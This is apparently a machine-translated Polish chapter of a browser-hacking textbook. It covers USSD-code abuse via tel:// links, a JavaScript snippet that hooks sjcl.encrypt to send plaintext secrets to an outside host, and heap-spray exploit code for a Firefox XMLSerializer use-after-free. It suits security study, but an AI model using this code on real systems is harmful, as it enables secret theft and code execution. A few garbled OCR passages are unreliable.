
4. Przejdź do folderu Payload/< aplikacja >.app/.

5. Przekonwertuj plik Info.plist na XML za pomocą narzędzia plutil. Na przykład plutil -convert xml1 Info.plist.

W systemie Windows plutil.exe znajduje się w C:\Program Files\Common Files\Apple\Apple Application Support\. Istnieje cała masa aplikacji na iOS, z których wiele może wprowadzać nietypowe procedury obsługi schematów URI. Uzbrojony w tę technikę przesłuchań Info.plist, możesz odkryć, z jakich innych schematów może korzystać Twoja przeglądarka iOS. Mogą występować luki w zabezpieczeniach podobne do początkowej, niepewnej obsługi schematu skype:// przez Skype.

Nadużywanie Samsung Galaxy

Protokół Unstructured Supplementary Service Data (USSD) umożliwia telefonom komórkowym GSM bezpośrednią komunikację z dostawcą usług telekomunikacyjnych użytkownika. Usługa jest często dostępna w planach taryfowych telefonów komórkowych na kartę jako metoda sprawdzania pozostałego salda, a nawet doładowania kredytu dostępnego w telefonie. Oczywiście USSD ma inne zastosowania, takie jak bankowość mobilna, a nawet aktualizowanie Twittera lub Facebooka. Chociaż wiele kodów USSD może inicjować połączenie w czasie rzeczywistym z operatorem telekomunikacyjnym, niektóre z nich mają przypisane określone działania w samej słuchawce telefonu. Na przykład w większości smartfonów, jeśli otworzysz aplikację telefoniczną i wprowadzisz *#06#, często nawet bez naciskania przycisku wybierania, zostanie wyświetlony Twój międzynarodowy identyfikator wyposażenia stacji mobilnej lub IMEI. Rysunek po lewej pokazuje IMEI na telefonie z Androidem, a rysunek po prawej pokazuje tę samą funkcję na iPhonie.



Ravishankar Borgaonkar opublikował badania wykazujące, że niektóre telefony z Androidem wykonują kody USSD bez interakcji użytkownika. Luka dotyczyła sposobu, w jaki telefony z Androidem przetwarzały schemat tel:// URI. Atak był bardzo podobny do luk w iOS wykrytych przez Dhanjaniego. Jednak zamiast aktywować aplikację telefonu i poprosić o wybranie numeru, telefony z Androidem natychmiast wykonałyby akcję USSD. Badania Borgaonkar doprowadziły do odkrycia wielu sposobów, w jakie telefon z Androidem może otrzymać kod USSD, a następnie go wykonać. Wiele z nich opierało się na domyślnym zachowaniu powiązanych aplikacji. Często aplikacja wykrywała obecność schematu tel:// URI i po prostu przekazywała informacje. Obejmowało to:

■ Umieszczanie złośliwej ramki IFrame w witrynie internetowej, która przekierowała telefon z systemem Android do określonego kodu tel:// USSD.

■ Umieszczanie adresu tel:// USSD w kodzie QR.

■ Umieszczanie adresu tel:// USSD w tagu NFC.

Patrząc na wcześniej omawiany kod USSD *#06#, wpływ tego problemu można uznać za znikomy. Jakie to ma znaczenie, jeśli możesz spowodować wyświetlenie kodu IMEI na telefonie docelowym? Problem polega na tym, że jednym z problemów podkreślonych przez Borgaonkar było to, że niektóre kody USSD mogą być użyte do próby wprowadzenia kodu SIM. W wielu przypadkach po trzykrotnym wprowadzeniu nieprawidłowego kodu SIM karta zostanie zablokowana do czasu wprowadzenia kodu PIN odblokowanego klucza (PUK). Bazując na tym ataku, nieprawidłowy kod PUK można następnie wprowadzić 10 razy, co prowadzi do unieważnienia samej karty SIM, a tym samym bezużyteczności. Wykorzystanie tego oznaczałoby , że cel musiałby kupić nową kartę SIM, często na własny koszt, a jego telefon stałby się bezużyteczny do czasu zainstalowania nowej karty SIM. Borgaonkar zademonstrował również inny kod USSD, który wpłynął na konkretne telefony Samsung, który zainicjował przywrócenie ustawień fabrycznych urządzenia. Lista kodów USSD znajduje się na forum programistów XDA. Wpływ obsługi niezabezpieczonych schematów zawsze będzie problemem, ponieważ coraz więcej aplikacji udostępnia nowe procedury i metody obsługi niestandardowych identyfikatorów URI. Omówione tutaj przykłady to tylko kilka dostępnych schematów URI. Możesz być zaskoczony, gdy dowiesz się, że W3C wymienia ponad 150 różnych schematów używanych w Internecie. Oczywiście istnieje bardzo duża powierzchnia ataku schematów adresów URL, którą możesz zbadać.

Atakowanie szyfrowania w JavaScript

Aplikacje internetowe nadal wdrażają coraz więcej funkcji po stronie klienta w celu tworzenia solidnych aplikacji tylko za pomocą przeglądarki i JavaScript. Oznacza to, że nierzadko zdarza się, że wrażliwe funkcje przenoszą się z zaplecza aplikacji internetowej do przeglądarki. Dzięki HTML5, WebSocket Protokół i inne nowoczesne technologie przeglądarek stają się coraz bardziej popularne, patrząc na sposób, w jaki przeglądarka chroni swoje dane i jak przesyła je do serwerów zaplecza, staje się ważniejszy. Jednym z wyzwań związanych z szyfrowaniem JavaScript jest to, że ostatecznie przeglądarka musi mieć dostęp do całego kodu, który faktycznie wykonuje szyfrowanie. Mimo że wiele wysiłku włożono w zaciemnianie kodu JavaScript, ostatecznie kod nadal musi być dostępny dla przeglądarki. Można argumentować, że kryptografia JavaScript daje fałszywe poczucie bezpieczeństwa, biorąc pod uwagę fakt, że istnieje wiele metod pozwalających na jego skompromitowanie. Pod wieloma względami zależy to od niezabezpieczonej technologii i stosunkowo łatwo jest po prostu zaatakować niezabezpieczoną technologię. Aby szyfrowanie JavaScript zostało uznane za wykonalne, wymaga znacznego remontu, pracy, która nie byłaby dla osób bojaźliwych.

Nieufność do aplikacji internetowej

Istnieje wiele przeszkód w rozwoju solidnego szyfrowania JavaScript, z których najbardziej dominują złożoność relacji zaufania między przeglądarką a aplikacją internetową. Zdenerwujmy Schrödingera i nazwijmy to super zaufaniem. Przeglądarka jednocześnie ufa aplikacji internetowej całkowicie w pewnych kontekstach, ufa jej częściowo lub wcale w innych. Z jednej strony przeglądarka nie ma wystarczającego zaufania do aplikacji internetowej, aby przechowywać w niej poufne dane. Z drugiej strony ufa aplikacji internetowej niejawnie w odniesieniu do instrukcji szyfrowania JavaScript. To uwięzienie powoduje sytuację bezpieczeństwa analogiczną do naszego przyjaznego kota kwantowego. Nikt nie może wiedzieć, czy może zaufać kodowi szyfrowania aplikacji internetowej, dopóki nie zajrzy do środka. Pozostaje więc główne pytanie, jeśli nie możesz zaufać aplikacji do przechowywania danych,

jak możesz ufać tej samej aplikacji w dostarczaniu kodu szyfrowania JavaScript? Ten problem ma fundamentalne znaczenie dla wszelkich prób wdrożenia prawidłowego szyfrowania JavaScript i nie został jeszcze rozwiązany.

Ujawnienie klucza

Jedną z najstarszych technik kradzieży tokenów sesji jest użycie Cross-site Scripting. Atak ten polega na wstrzykiwaniu instrukcji JavaScript w celu przechwycenia tokenu znajdującego się w pliku cookie. Dzięki tym informacjom można następnie użyć świeżo skradzionego tokenu sesji w kolejnym żądaniu do aplikacji internetowej. Dzięki temu uzyskasz dostęp do aplikacji, podszywając się pod ofiarę, której ukradłeś token. Jeśli w aplikacji internetowej znajduje się podatność XSS, bardzo podobny atak może zostać użyty do kradzieży wrażliwego klucza. Jednak nie będzie potencjalnego problemu z jakimikolwiek nieznośnymi mechanizmami ochrony HttpOnly, ponieważ klucz nie jest przechowywany w pliku cookie. Dodatkowo nie ma potrzeby, ponieważ, w przeciwieństwie do tokena sesji, klucz nie przekroczy limitu czasu. Gdy już będziesz mieć klucz, wszystkie zaszyfrowane dane będą mogły zostać odszyfrowane, a wszelkie dane mogą zostać podpisane. Powiedzmy, że programiści ukryli klucz, choć lepszy termin byłby zaciemniony. Rozważmy na przykład następujący JavaScript:

```
var key = String.fromCharCode(75 % 80 * 2 * 6 / 12);
```

W tym przykładzie widać, że klucz jest ustawiany na funkcję matematyczną, a następnie zamieniany na znak. To bardzo uproszczony przykład, ale wartość klucza nie jest początkowo oczywista. Kopiując i wklejając to do Firebuga, okazuje się, że wartością klucza jest K. Podczas analizy kodu JavaScript podobne przykłady można znaleźć w implementacjach, w których sprowadza się tylko do oceny kodu w celu znalezienia klucza. Ale trzymaj się! Po co męczyć się z wyrwaniem klucza, skoro można skorzystać z implementacji, która już istnieje w przeglądarce docelowej? Władimir Woroncow właśnie to zrobił. Odkrył podobne problemy w zdalnym systemie bankowym, który opierał się na JavaScript do cyfrowego podpisywania wiadomości. Woroncow wykorzystał lukę XSS, aby zademonstrować podpisywanie dowolnych dokumentów po uwierzytelnieniu użytkownika. Spowodowałoby to, że każdy system przetwarzający dokument zaufałby fałszywemu podpisowi.

Nadrzędne funkcje

Jeśli zaufanie do fałszywej sygnatury nie wystarczyło, większość obiektów JavaScript może mieć nadpisane funkcje, w zależności od zakresu. Oznacza to, że każdy skrypt załadowany do DOM może nadpisać funkcje wykonujące szyfrowanie. Spójrzmy na przykład, jak przesłonić funkcje za pomocą biblioteki Stanford JavaScript Crypto. Otwórz konsolę JavaScript i załaduj biblioteka przy użyciu następującego fragmentu kodu:

```
var sjcl_lib = document.createElement('script');

sjcl_lib.src =

"https://raw.github.com/bitwiseshiftleft/sjcl/master/sjcl.js";

document.getElementsByTagName('head')[0].appendChild(sjcl_lib);
```

Teraz, gdy masz już bibliotekę załadowaną do DOM, przetestujmy funkcję encrypt za pomocą następującego fragmentu kodu:

```
sjcl.encrypt("password", "secret")
```

Wynikiem jest struktura danych zawierająca zaszyfrowany tekst (ct) i inne parametry używane podczas procesu szyfrowania. Czy nie byłoby miło przechwycić proces i przemycić sekret? Cóż, możesz to zrobić.

Jeśli w aplikacji internetowej istnieje luka XSS, możliwe jest nadpisanie funkcji szyfrowania. Pamiętaj, że luki XSS są jedną z najczęstszych luk w Internecie i że większość aplikacji miała je w takim czy innym czasie. Jeśli którakolwiek z witryn dostarczających treści może być kontrolowana, mogą one również zapewnić inną drogę do obejścia funkcji szyfrowania. Każda aplikacja internetowa korzystająca z szyfrowania JavaScript musi mieć pełne zaufanie do wszystkich źródeł dostarczających treści, ponieważ każdy z nich może ukraść sekrety i klucze. Poniższy fragment kodu pokazuje nie tylko, jak przezroczyście przesłonić funkcję szyfrowania, ale także jak przechwycić sekret:

```
chained_encrypt = sjcl.encrypt

sjcl.encrypt = function (password, plaintext, params, rp) {

var img = document.createElement("img");

img.src = "http://browserhacker.com/?ch06secret=" + plaintext;

document.head.appendChild(img);

return chained_encrypt(password, plaintext, params, rp)

}

sjcl.encrypt("password", "secret")
```

Ten kod połączył funkcję szyfrowania, dzięki czemu nadal jest wywoływana. Aplikacja nie powinna zauważyć żadnej różnicy w sposobie jej działania. Co ważne, nowe łącze, które zostało wstawione do łańcucha funkcji, przechwytuje tajne dane przed ich zaszyfrowaniem. Następnie w przejrzysty sposób wysyła go do http://browserhacker.com w celu przechowania przed powrotem do oryginalnego przepływu programu.

Wykorzystywanie kodu JavaScript i sterty

W tej sekcji omówiono eksploatację nowoczesnych przeglądarek na niższym poziomie .Nie omówimy tych metod szczegółowo, ale ważne jest, aby zapewnić przejściową wiedzę na temat technik wykorzystywanych do obchodzenia kontroli bezpieczeństwa przeglądarki. Teraz trzymaj się czapki, gdy zagłębimy się w zawiłości zarządzania pamięcią i wykorzystania Use After Free (UAF).


Zarządzanie pamięcią

Pamięć dostępna dla aplikacji jest zarządzana przez bazowy system operacyjny. Oznacza to, że aplikacje nie mają bezpośredniego dostępu do pamięci fizycznej. Zamiast tego system operacyjny wykorzystuje koncepcję pamięci wirtualnej do wymuszenia separacji pamięci uruchomionych procesów, dzięki czemu każdy z nich wydaje się mieć dostęp do pełnej liniowej przestrzeni adresowej. Każdy proces ma własną dostępną pamięć do przechowywania i manipulowania jego danymi. Ta pamięć jest głównie podzielona między stertę, stos oraz moduły i biblioteki specyficzne dla procesu. Stos jest używany głównie do przechowywania zmiennych lokalnych (między innymi danymi) funkcji procesu, a także metadanych specyficznych dla wykonania, takich jak informacje o łączeniu proceduralnym, ramki funkcji i rejestry rozlane. Sterta służy do przechowywania danych przydzielanych dynamicznie przez proces podczas jego działania. Wszystkie nowoczesne aplikacje intensywnie wykorzystują dynamiczną alokację lub zarządzanie pamięcią, ponieważ jej właściwe użycie może zwiększyć wydajność. Eksploatacja przeglądarki polega na modyfikowaniu pamięci w taki sposób, aby przepływ wykonywania był przekierowany na korzyść atakującego. Podobnie jak w większości sektorów branży bezpieczeństwa, mechanizmy obronne w zarządzaniu pamięcią były wyścigiem zbrojeń między technikami eksploatacji i różnymi kontrolami bezpieczeństwa, takimi jak ASLR,31 DEP,32 SafeSEH,33 i

pliki cookie sterty. modyfikować i strukturyzować pamięć pod kątem eksploatacji, a w przypadku przeglądarek jednym z najskuteczniejszych sposobów na to jest JavaScript. Alexander Sotirov opublikował niektóre z pierwszych metod organizowania pamięci w ten sposób w swoim artykule „Heap Feng Shui with JavaScript". Jego praca dotyczyła Internet Explorera. Jednak poniższe przykłady skupiają się na Firefoksie.

Firefox i jemalloc

Menedżerowie pamięci lub alokatorzy są odpowiedzialni za zarządzanie pamięcią wirtualną przypisaną do sterty. Dlatego nazywa się ich również kierownikami sterty lub alokatorami. System operacyjny zapewnia menedżera pamięci dla wszystkich aplikacji, udostępnianych przez malloc lub inne funkcje równoważne systemowi. Jednak duże i złożone aplikacje, takie jak przeglądarki, często implementują własne menedżery pamięci poza systemami operacyjnymi. W szczególności aplikacje te używają funkcji malloc do żądania od systemu operacyjnego dużych obszarów pamięci, którymi następnie zarządzają za pomocą własnej implementacji menedżera pamięci. Ma to na celu osiągnięcie lepszej wydajności, ponieważ aplikacje wiedzą więcej o swoich potrzebach w zakresie pamięci dynamicznej niż ogólny alokator dostarczany przez system operacyjny. jemalloc jest jedną z takich implementacji alokatora pamięci. jemalloc pierwotnie rozpoczął swoje życie w 2005 roku, zanim trafił do FreeBSD. jemalloc poprawił wydajność współbieżności i skalowalności w porównaniu z konwencjonalnymi metodami malloc. Udało się to osiągnąć poprzez skupienie się na poprawie sposobu pobierania danych z pamięci. W rezultacie jemalloc jest używany w wielu znanych projektach, w tym w Firefoksie. Firefox używa jemalloc do dynamicznego zarządzania pamięcią na wszystkich obsługiwanych platformach, w tym Windows, Linux, OS X i Android. Oznacza to, że sterta jemalloc jest używana do alokacji pamięci, a atakujący będzie musiał zrozumieć, jak korzystnie na nią wpłynąć. Opierając się na zasadzie lokalności, która stwierdza, że na obiekty ma wpływ ich bezpośrednie otoczenie, jemalloc dokłada wszelkich starań, aby rozmieścić alokacje pamięci w sposób ciągły. W szczególności jemalloc dzieli pamięć na porcje o stałych rozmiarach. W przypadku Firefoksa są to 1MB. jemalloc używa tych fragmentów do przechowywania wszystkich innych struktur danych, a także pamięci żądanej przez użytkownika. Aby złagodzić problemy z rywalizacją o blokady między wątkami, jemalloc używa aren do zarządzania porcjami. Jednak Firefox ma domyślnie zakodowaną tylko jedną arenę. Fragmenty są dalej podzielone na przebiegi, które odpowiadają za żądania i alokacje do 2048 bajtów, w przypadku Firefoksa. Przebieg śledzi wolne i używane regiony o tych rozmiarach. Regiony to elementy sterty zwracane podczas alokacji użytkowników (na przykład wywołania malloc). Każdy przebieg jest powiązany z koszem. Pojemniki są odpowiedzialne za przechowywanie drzew przebiegów, które mają wolne regiony. Każdy pojemnik jest powiązany z klasą wielkości i zarządza regionami tej klasy wielkości. Można to zwizualizować na rysunku



Organizowanie pamięci Firefoksa w celu wykorzystania

Podczas eksploatacji ważne jest, aby ułożyć pamięć jemalloc w korzystnym stanie. Taki stan pozwala sprawić, by alokator pamięci zachowywał się w przewidywalny i niezawodny sposób, co daje przewagę, która może prowadzić do naruszenia założenia. Na przykład w normalnym przypadku użytkownik aplikacji nie ma informacji o przestrzeni pamięci zwracanej przez menedżera pamięci, gdy aplikacja dokonuje dynamicznej alokacji. Podczas wykorzystania rozwoju, takie informacje są wymagane, a także muszą być wiarygodnie przewidywalne dla napastnika. Aby uzyskać pewność, że pamięć jest zaaranżowana w tym stanie, wykonywane są liczne alokacje pamięci. Ta technika nazywana jest opryskiwaniem hałd. Po uzyskaniu kontroli nad ciągłymi przebiegami należy zwolnić co drugi region w tej ostatniej serii kontrolowanych alokacji. Spowoduje to powstanie dziur lub szczelin w biegach o klasie wielkości, którą próbujesz manipulować. Ostatnią częścią procesu eksploatacji jest wyzwolenie luki przepełnienia sterty, jak przedstawiono w poniższej sekcji. Ta metoda zapewnia znacznie większą kontrolę nad układem pamięci i zapewnia większą pewność, że eksploatacja się powiedzie.

Przykład Firefoksa

Na początku 2013 roku podatność w Firefoksie zgłosił Michał Łuczaj do inicjatywy ZeroDay. Luka była związana ze sposobem, w jaki funkcja XMLSerializer w modelu DOM mogła zostać nadużyta, aby doprowadzić do awarii aplikacji. Był to wynik funkcji, która nie była dobrze udokumentowana i była unikalna dla Firefoksa. Niestety funkcja ta nie miała wystarczających testów, aby określić, kiedy jest wywoływana, i dlatego była podatna na ataki. Patroklos Argyroudis i Chariton Karamitas przeprowadzili dodatkowe badania i odkryli więcej szczegółów na temat luki w zabezpieczeniach oraz sposobu, w jaki może ona prowadzić do wykonania dowolnego kodu. Odkryta luka to luka Use After Free (UAF) w

obiekcie XMLSeralizer. W lukach UAF do przydzielonego regionu sterty odwołują się inne obiekty. Ten region jest następnie zwalniany, ale z powodu błędu, takiego jak zapominanie o uruchomieniu operacji czyszczenia, obiekty, które się do niego odwołują, nadal to robią, co skutkuje nieaktualnym odwołaniem. Jeśli zdołasz przejąć kontrolę nad uwolnionym regionem, na przykład przez rozpylanie sterty, możesz wykonać dowolne wykonanie kodu za pomocą zawieszonego odniesienia. Aby wykorzystać lukę UAF XMLSerializer, należy wykonać kilka kroków. W pierwszej fazie duże ciągi są wielokrotnie alokowane, dopóki sterta nie rozszerzy się na pewien wysoki adres, który jest na stałe zakodowany w exploicie JavaScript. W tym przykładzie załóżmy, że wspomniany adres to 0x117012000. Fragment kodu JavaScript, który wykonuje to początkowe rozpylenie sterty, wygląda następująco:

```
/* Size and number of allocations to perform during

* first stage heap spraying. This stage targets the

* class pointed to by `mNextSibling' of an instance of

* `nsHTMLElement'*/

BIG_SPRAY_SZ = 65534;

BIG_SPRAY_NUM = 1 << 11;

var buf = "";

var container_1 = [];

// Pad `str' to the left using character `pad'

// up to `length' characters.

function lpad(str, pad, length){

while(str.length < length)

str = pad + str;

return str;

}

// Doubleword to little endian unicode string.

function get_dwle(dw){

wh = lpad(((dw >> 16) & 0xffff).toString(16), "0", 4);

wl = lpad((dw & 0xffff).toString(16), "0", 4);

escaped = "%u" + wl + "%u" + wh;

return unescape(escaped);

}

/* Quadword to little endian unicode string

*(due to limited precision, we can't

* pass this function a 64bit integer, we use
```

```
* two doublewords instead). */

function get_qwle(dwh, dwl){

return get_dwle(dwl) + get_dwle(dwh);

}

// The value of `rax' in `callq *0x5f8(%rax)'

buf += get_qwle(0x117012000); //Quadword to little endian unicode string

// Flags checked at `testb $0x8, 0x2c(%r14)'

buf += unescape("%u8888%u8888%u8888%u8888");

buf += unescape("%u8888%u8888%u8888%u8888");

// Value of `rip', should be at `%rax + 0x5f8'

buf += get_qwle(0x4142434445464748);

buf = generate(buf, BIG_SPRAY_SZ);

for(i = 0; i < BIG_SPRAY_NUM; i++)

container_1[i] = buf.toLowerCase();
```

Jeśli rozpylenie stosu się powiedzie, zawartość pamięci w 0x117012000 będzie przypominać wzorzec na rysunku

...	...
...	...
0x117012000	0x0000000117012000
...	0x8888888888888888
...	0x8888888888888888
...	0x4142434445464748
...	...
...	...
0x117012000 + 0x5f8	0x4142434445464748
...	...
...	...

Ze względu na naturę tej luki, zakodowany na stałe adres w exploitie JavaScript ostatecznie trafi do rejestru rax, a docelowy proces wywoła wywołanie *0x5f8($rax) z powodu tej luki. Ponieważ wartość w rejestrze rax jest kontrolowana przez atakującego za pośrednictwem exploita JavaScript, poprzednia instrukcja przekieruje przepływ wykonania Firefoksa na adres reprezentowany przez tę wartość. Rozpylanie sterty zostało starannie skonstruowane tak, aby wartość pod adresem 0x117012000 + 0x5f8 zawierała 0x4142434445464748, demonstrując kontrolę nad przepływem wykonywania w Firefoksie. W drugiej fazie exploita JavaScript jest używany do ponownego rozpylenia sterty z ciągami 128 bajtów. Gdy żądanych jest kilka takich alokacji, jemalloc spróbuje umieścić je w pamięci. Następnie polecenie delete jest używane do zwolnienia wszystkich innych przydziałów, w wyniku czego stan pamięci wygląda jak wzorzec na rysunku.

Regiony oznaczone jako Wolne nie są tak naprawdę wolne. Są one po prostu oznaczone jako wolne, ale tak naprawdę nie są zwolnione przez silnik JavaScript Firefoksa. Silnik SpiderMonkey, który, jeśli przypomnisz sobie z części 3, jest silnikiem JavaScript Firefoksa, pozbędzie się ich tylko wtedy, gdy uzna, że jest to ważne. Aby wymusić delokalizację, należy uruchomić zbieracz śmieci SpiderMonkey. Można to osiągnąć przez spowodowanie gwałtownego wzrostu alokacji sterty, zmuszając w ten sposób garbage collector do oczyszczenia nieużywanych regionów. Wynikiem tego wszystkiego jest to, że sterta jest specjalnie przygotowana tak, aby zawierała 128-bajtowe dziury pomiędzy kontrolowanymi regionami sterty. Korzystanie z tej techniki zapewnia, że kolejne alokacje 128 bajtów najprawdopodobniej znajdą się w utworzonych właśnie dziurach sterty. Trzecia faza exploita polega na dynamicznym tworzeniu kilku elementów HTML, które będą wspierane przez instancje klasy HTMLUnknownElement C++, która ma 128 bajtów. Klasy C++ wspierają wszystkie elementy HTML i obiekty JavaScript, a także inne konstrukcje przeglądarki, ponieważ Firefox, jego mechanizm renderujący HTML i jego silnik JavaScript są zaimplementowane w języku programowania C++. Klasy C++, które mają metody wirtualne, mają również tabelę funkcji wirtualnych, która zawiera wskaźniki funkcji do odpowiednich metod. Jest to dla Ciebie ważne, ponieważ jeśli uda Ci się uszkodzić wirtualną tabelę danymi, możesz przekierować przepływ wykonywania przeglądarki na wybrany przez siebie kod. Jeśli wszystko pójdzie zgodnie z planem, regiony te wypełnią dziury powstałe w poprzedniej fazie. Ważne jest, aby upewnić się, że nie wszystkie otwory są zajęte. Poniższy kod JavaScript jest używany do modyfikowania drzewa DOM podczas jego serializacji, wywołując stan podatności:

```
var s = new XMLSerializer();

// Number of DOM children to create that will trigger the UAF.

NUM_CHILDREN = 64;

// Number of allocations to perform during second stage heap spraying

// This stage targets an instance of `HTMLElement'.

SMALL_SPRAY_NUM = 1 << 21;

GC_TRIGGER_THRESHOLD = 100000;

// Trigger the garbage collector.

function trigger_gc()

{

var gc = [];

for(i = 0; i < GC_TRIGGER_THRESHOLD; i++){

gc[i] = new Array();

}

return gc;

}
```

```
var stream =
{
write: function()
{
// Remove children and trigger the garbage collector. This will
// create some heap holes within the chunks we control.
for (i = 0; i < NUM_CHILDREN; i++)
{
parent.removeChild(children[i])
delete children[i];
children[i] = null;
}
trigger_gc();
// Take control of the holes created above (`buf' still holds the
// required data).
for (i = 0; i < SMALL_SPRAY_NUM; i += 2)
container_2[i] = buf.toLowerCase();
}
};
s.serializeToStream(parent, stream, "UTF-8");
```

Moduł odśmiecania pamięci jest wywoływany w celu cofnięcia alokacji odpowiednich regionów sterty, a małe rozpylenie sterty ma na celu ponowne przydzielenie regionów pamięci poprzednio zajmowanych przez instancje elementu HTMLUnknownElement. Daje to kontrolę nad wirtualną tabelą instancji HTMLUnknownElement, umożliwiając w ten sposób wykonanie dowolnego kodu. W rzeczywistości UAF jest uruchamiany na klasie C++ wskazanej przez mNextSibling. Jedną z ciekawszych rzeczy związanych z tą luką była reakcja deweloperów na błąd. Przeglądając raport Bugzilli dla Mozilli, jeden z komentarzy zawierał: „Argh, udostępniamy serializeToStream w sieci :/”. To prawdopodobnie skłoni badaczy bezpieczeństwa do poszukiwania innych obszarów w produkcie, w których programiści mogli nie uwzględniać luk w zabezpieczeniach. Chociaż dołączony przykład nie wykonuje samodzielnie kodu, od tego momentu można zastosować wiele różnych podejść do ustawienia 64-bitowego wskaźnika instrukcji lub RIP, aby wskazywał kod w innym miejscu pamięci, umożliwiając w ten sposób wykonanie kodu. Wstrzyknięty kod będzie zależał od wykorzystywanej platformy. W tym miejscu narzędzie takie jak Metasploit jest idealne, ponieważ zapewnia sposoby dostosowywania exploitów do różnych platform.

Pobieranie powłok za pomocą Metasploit

Mówiąc o eksploatacji, Metasploit jest pierwszym narzędziem, które przychodzi na myśl wielu testerom penetracyjnym. Metasploit to platforma testów penetracyjnych. Dlaczego ramy? Ponieważ zawiera aspekty zaprojektowane dla każdego poziomu cyklu życia testów penetracyjnych. Dla twórców exploitów Metasploit upraszcza pracę wymaganą do stworzenia exploita, którego można używać na różnych platformach i systemach. Wiele funkcji, których potrzebuje programista exploitów, zapewnia framework. Obejmuje to funkcje randomizacji, wstępnie przygotowane powłoki dla wielu środowisk i systemów, obsługę połączeń VNC i inne typy ładunków, których wykonanie może wymagać exploit. W przypadku użytkowników exploitów, testerów penetracji lub administratorów systemów interfejs użytkownika Metasploit upraszcza proces wykonywania exploitów, zapewniając łatwiejszą metodę testowania własnych systemów. Niezależnie od zastosowania, wszystkie informacje są swobodnie dostępne, dzięki czemu ludzie na wszystkich poziomach mogą zrozumieć, czym jest exploit, jaki jest jego wpływ, jak działa, jak go wykryć i mieć łatwe do powtórzenia miejsce do testowania. Metasploit posiada moduły pomocnicze do wykrywania i wyliczania, które umożliwiają:

■ Znajdź wrażliwe maszyny

■ Określ, jakie usługi są uruchomione

■ Wymień usługi

■ Zbierz szczegółowe informacje o protokołach w systemach

To wszystko pomaga odkryć, co jest w sieci i jak podatne mogą być wykryte systemy. Chociaż Metasploit potrafi wykrywać, nie jest skanerem luk w zabezpieczeniach. To powiedziawszy, może wykorzystać wyniki skanowania luk w zabezpieczeniach z wielu innych narzędzi, a następnie powiązać CVE z modułami exploitów, aby łatwo określić, które moduły wykorzystują które luki. Wszystko to jest świetne, ale jesteś tutaj, aby wykorzystać niektóre systemy. Aby dowiedzieć się więcej o tym, jak używać Metasploit do ataków na przeglądarki, w poniższych sekcjach opisano wykorzystywanie systemu Windows 7 z programem Internet Explorer 8 z Metasploit w celu uzyskania powłoki na zdalnym systemie.

Pierwsze kroki z Metasploit

